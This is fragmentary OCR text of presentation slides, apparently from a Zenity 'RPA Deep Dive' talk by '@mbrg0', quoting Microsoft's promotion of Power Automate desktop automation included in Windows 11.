
Automation!!

@mbrg0

Automation for real



Automation for real



Medium lag (301 ms)
60.06 fps

Using the last fishing rod...

Sorry, not possible.


https://youtube.com/clip/UgkxqPRYueIjN24IqUs5iw13meeh7mm3KdNr

zenity

RPA Deep Dive

@mbrg0

“included in Windows 11”




Automate in Windows 11

Boost productivity with desktop automation

Get more done by automating daily tasks across your desktop applications with Power Automate—included in Windows 11 for users with a Microsoft account.

https://powerautomate.microsoft.com/en-us/power-automate-and-windows-11/



Docs / Power Platform / Power Automate / Desktop flows /

Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors

